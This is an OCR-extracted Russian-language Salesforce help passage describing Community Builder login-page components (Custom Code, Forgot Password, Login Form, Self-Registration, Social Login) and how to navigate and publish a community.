
Компонент Custom Code содержит навигацию JavaScript. С помощью этого компонента можно предоставлять пользователям ссылку на другую страницу. Если вы знакомы с JavaScript, измените существующий код для предоставления других

функциональных возможностей. Компонент Custom Code предоставляет простые средства навигации, но может быть способом добавления расширений на основе JavaScript в сообщество.

1. В Site.com Studio выберите компонент **Custom Code** в макете настраиваемой страницы.
2. Нажмите .
3. Щелкните **«Правка»**.

   Измените код JavaScript, чтобы изменить переход или действие при щелчке компонента.
4. Нажмите кнопку **«Сохранить и закрыть»**.

Пример: Пример компонента Custom Code в качестве кнопки «Отмена» для перенаправления пользователей обратно на начальную страницу входа, если они желают сбросить пароль:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Ссылка на вход для сотрудника


Компонент Employee Login Link предназначен для перенаправления пользователей с учетными записями в родительской организации сообщества на их страницы входа. Если ваши сотрудники или другие пользователи с учетными записями в родительской организации сообщества попадают на страницу входа сообщества, вы можете перенаправить их по ссылкам на их собственные страницы входа. Там они могут выполнить вход в соответствии со всеми настройками и полномочиями своих учетных записей в организации.

1. На настраиваемой странице выберите компонент **Employee Login Link**.

2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Ссылка на вход для сотрудника	Текст, определяющий вариант входа для сотрудника. Метка отображается на странице как интерактивный текст. Текст по умолчанию: *«Вы сотрудник?»* *«Войдите здесь»*.

Пример: Пример компонента Employee Login Link



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Восстановление пароля


Компонент Forgot Password позволяет пользователям запросить новый пароль.

Иногда пользователи забывают свои пароли, и им необходимо предоставлять новые. Компонент Forgot Password дает пользователям возможность получать новые пароли без обращения к администратору. Пользователь вводит адреса электронной почты, связанный с учетной записью, нажимает кнопку, и получает сообщение электронной почты с инструкциями по сбросу пароля.

1. На настраиваемой странице выберите компонент **Forgot Password**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
URL-адрес для проверки электронной почты	Укажите представление или путь к странице уведомления пользователя о сбросе пароля и отправке сообщения электронной почты.
Метка имени пользователя	Введите текст, который должен отображаться в поле, в котором необходимо ввести действительное имя пользователя (или адрес электронной почты).
Метка кнопки отправки	Текст кнопки отправки запроса о сбросе пароля.

Пример: Пример компонента Forgot Password



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Форма входа

Предоставьте пользователям возможность выполнять вход, используя поле для ввода имени пользователя, поля для ввода пароля и кнопку отправку этих данных.

Компонент **Форма входа** — простая форма с именем пользователя и паролем для входа в систему для пользователей, имеющих учетные записи в сообществе.


Прим.: Если администратор сообщества снимет флажок имени пользователя и пароля на странице **«Администрирование»** > **«Вход и регистрация»** в разделе «Управление сообществом», компонент Login Form не будет отражаться в сообществе. Дополнительную информацию см. в разделе «Настройка входа в сообщества» справки Salesforce.

1. На настраиваемой странице выберите компонент **Форма входа**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Начальный URL-адрес	Путь к странице, отображаемой пользователям после успешного входа. Это начальная страница сообщества.

Свойство	Описание
Метка имени пользователя	Текст метки имени пользователя.
Метка пароля	Текст метки пароля.
Метка кнопки входа	Текст кнопки отправки запроса имени пользователя и пароля.
Метка ссылки для сброса пароля	Текст ссылки на страницу запроса сброса пароля.
URL-адрес страницы сброса пароля	Ссылка на страницу запроса сброса пароля.
Метка ссылки самостоятельной регистрации	Текст ссылки на страницу самостоятельной регистрации.
URL-адрес страницы самостоятельной регистрации	Страница самостоятельной регистрации.

Пример: Пример компонента «Форма входа»:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Самостоятельная регистрация


Компонент Self-Registration позволяет пользователям самостоятельно создавать учетные записи и освобождает администраторов от ручной работы. Пользователь сам вводит свои данные в поля формы, и после нажатия кнопки **«Зарегистрироваться»** для него создается учетная запись. Этот компонент включает базовый набор полей, который можно настроить, добавив дополнительные поля.

Чтобы отобразить этот компонент, перейдите в раздел «Управление сообществом» и выберите **«Администрирование»** > **«Вход и регистрация»** > **«Разрешить внешним пользователям самостоятельную регистрацию»**.

1. На настраиваемой странице выберите компонент **Self Registration**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Код организации	Введите переменное выражение в качестве идентификатора учетной записи для связи с новым пользователем.
Начальный URL-адрес	Путь к станице, отображаемой пользователям после входа в систему. Это начальная страница сообщества.
URL-адрес подтверждения регистрации	Путь к странице, отображающейся после успешной самостоятельной регистрации.
Метка имени	Текст метки имени пользователя.
Метка фамилии	Текст метки фамилии пользователя.
Метка адреса электронной почты	Текст метки адреса электронной почты пользователя.
Метка пароля	Текст метки пароля.
Метка подтверждения пароля	Текст метки поля для подтверждения пароля. В поле обычно содержится запрос о повторном вводе пароля, чтобы убедиться в правильности ввода.
Метка кнопки отправки	Текст кнопки отправки формы.
Включить поле пароля?	Установите этот флажок, если хотите, чтобы пользователи сами задавали пароль при самостоятельной регистрации. В противном случае пароль будет выслан системой в сообщении электронной почты после отправки данных формы.
Имя набора дополнительных полей	При необходимости используется для добавления полей в форму. Если вы создали набор полей с помощью нашего API, укажите здесь переменную, связанную с этим набором полей. Например, можно ввести код, создающий набор полей для ввода номера телефона и других сведений.

Пример: Пример компонента Self-Registration:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Вход в социальную сеть

Компонент Social Login предоставляет пользователям значок, который можно щелкнуть для входа в учетные записи сторонних социальных систем, таких как Facebook© и LinkedIn©. Вы можете установить такие значки для каждого поставщика проверки подлинности, настроенного в организации.


Некоторые пользователи вместо регистрации новой учетной записи предпочитают для входа в сообщества использовать уже имеющие у них учетные записи в таких социальных сетях, как Facebook. Сторонние системы являются поставщиками проверки подлинности и проверяют подлинность пользователя при входе. Компонент Social Login используется для добавления на страницу входа значка поставщика проверки подлинности. Пользователь щелкает значок и входит в систему, используя связанные с учетной записью имя пользователя и пароль.

Прежде чем добавлять компонент Social Login, настройте поставщика проверки подлинности. Дополнительную информацию см. в разделе «Настройка поставщиков проверки подлинности» справки Salesforce.

1. На настраиваемой странице выберите компонент **Social Login**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Отображать верхний колонтитул	Выберите этот параметр для отображения текста верхнего колонтитула над значками верхнего колонтитула области проверки подлинности.
Текст верхнего колонтитула	Текст верхнего колонтитула.

Пример: Пример компонента Social Login с текстом «или выполните вход с помощью:» (1) и значками поставщиков проверки подлинности (2):



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Настройка сообществ с помощью конструктора сообщества

Используйте шаблоны для быстрой настройки сообщества и последующей персональной настройки в соответствии с фирменным стилем компании, для общего доступа к записям Salesforce с участниками сообщества и работы с ними в совместном пространстве, удовлетворяющем вашим требованиям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Общие сведения о конструкторе сообществ

Конструктор сообщества и шаблоны сообщества для самообслуживания позволяют пользователям создавать, оформлять и публиковать настраиваемое сообщество, гарантируя его великолепный внешний вид на любом мобильном устройстве! Пользователи могут быстро создавать сообщество на основе выбранного шаблона и оформлять его страницы в соответствии с фирменным стилем компании.

Управление страницами сообщества и их свойствами в конструкторе сообществ

Меню страниц и свойства страниц сосредотачивают в себе все возможности по работе со страницами, включая создание, ограничение доступности на основе аудитории, а также все промежуточные операции.

Отслеживание пользователей сообщества посредством кода для отслеживания службы Google Analytics

Добавьте свой код для отслеживания службы Google Analytics™, чтобы отслеживать просмотры страниц в своем сообществе. Предоставьте доступ к своим данным Salesforce для получения более полного представления. На основе этих сведений настройте страницы сообщества для более точного охвата клиентов.

Общие сведения о конструкторе сообществ

Конструктор сообщества и шаблоны сообщества для самообслуживания позволяют пользователям создавать, оформлять и публиковать настраиваемое сообщество, гарантируя его великолепный внешний вид на любом мобильном устройстве! Пользователи могут быстро создавать сообщество на основе выбранного шаблона и оформлять его страницы в соответствии с фирменным стилем компании.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ниже перечислены действия, поддерживаемые конструктором сообществ.

- Быстрое оформление сообщества в соответствии с фирменным стилем компании.
- Редактирование страниц и компонентов сообщества посредством Конструктора сообщества и настройка их оформления и содержимого.
- Предварительный просмотр сообщества для проверки правильности его отображения на разных устройствах.
- Публикация внесенных изменений для предоставления доступа всем пользователям сообщества.

Навигация по конструктору сообществ

Конструктор сообщества позволяет пользователям быстро создавать и оформлять настраиваемое сообщество в соответствии с фирменным стилем организации.

Оформление сообщества в фирменном стиле посредством конструктора сообщества

Рекомендуем использовать панель фирменного стиля конструктора сообщества для эффективного применения цвета и стиля к сообществу. Чтобы выбрать цветовую схему, воспользуйтесь палитрой, поддерживающей широкий выбор цветных текстовых элементов для индивидуализации сообщества. Система позволяет идеально точно подбирать цвета путем загрузки собственного логотипа для автоматического создания настраиваемой палитры.

Поиск и создание файлов активов в конструкторе сообщества

С помощью панели выбора файлов в конструкторе сообщества загрузите и выберите изображения для заголовка, логотипа, редактора обогащенного содержимого и настраиваемых компонентов. После загрузки файлы преобразуются в пакетные файлы активов и хранятся в библиотеке активов организации, откуда их можно легко извлечь и посмотреть.

Параметры конструктора сообщества

Используйте раздел «Параметры» для отслеживания используемого шаблона, просмотра статуса сообщества и настройки шаблона. При использовании шаблона «Служба работы с клиентами» (Napili) данная страница предоставляет удобный доступ к параметрам навигационных и специальных тем.

Предварительный просмотр сообщества посредством конструктора сообщества

Пользователи могут выполнять предварительный просмотр внешнего вида сообщества в окне настольного обозревателя и на мобильных устройствах.

Публикация настроек посредством конструктора сообществ

Публикация сообщества в конструкторе сообщества позволяет открывать доступ к оформлению и обновлениям настроек компонентов для всех участников сообщества.

СМ. ТАКЖЕ:

Навигация по конструктору сообществ

Параметры конструктора сообщества

Навигация по конструктору сообществ

Конструктор сообщества позволяет пользователям быстро создавать и оформлять настраиваемое сообщество в соответствии с фирменным стилем организации.

Чтобы получить доступ к Конструктору сообщества, выполните следующее.

- В меню общего верхнего колонтитула в разделе «Рабочее пространство сообщества» или «Управление сообществом» последовательно выберите **«Конструктор рабочего пространства сообщества»** или **«Управление сообществом» > «Перейти к конструктору сообщества»**.
- На странице «Все сообщества» в меню «Настройка» нажмите **«Конструктор»** напротив названия сообщества.
- В сообществе нажмите **«Конструктор сообщества»** в меню профиля.

В конструкторе сообществ можно осуществлять следующие действия.

- Перетащите компоненты Lightning на свою страницу (1). Панель компонентов включает настраиваемые компоненты Lightning из AppExchange.
- Установите фирменный знак сообщества в соответствии со стилем организации (2).
- Просмотрите все компоненты на текущей странице. Для редактирования свойств компонента выберите этот компонент. (3)
- Отредактируйте параметры сообщества и примите обновления для шаблона сообщества (4).
- Используйте меню «Сообщества» (5) для следующих действий.
  - Переход к сообществу после его активации.
  - Откройте «Рабочее пространство сообщества» или «Управление сообществом» для управления аналитикой, входом, регистрацией, репутацией, темами и другими параметрами сообщества.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или публикации сообщества:

- Создание и настройка сообществ

  - Возврат к меню **«Настройка»**.

- Перейдите на страницу сообщества, подлежащую редактированию, посредством меню **«Страницы»** и меню **«Вариант страницы»** (6). Управлять, создавать, удалять и задавать доступность страниц в свойствах страниц для каждой из них.
- Просмотрите внешний вид сообщества на разных устройствах (7).
- Предварительно просмотрите сообщества в новом окне обозревателя (8).
- Опубликуйте внесенные изменения для предоставления доступа к обновлениям всем пользователям сообщества (9).



СМ. ТАКЖЕ:

Общие сведения о конструкторе сообществ

Параметры конструктора сообщества

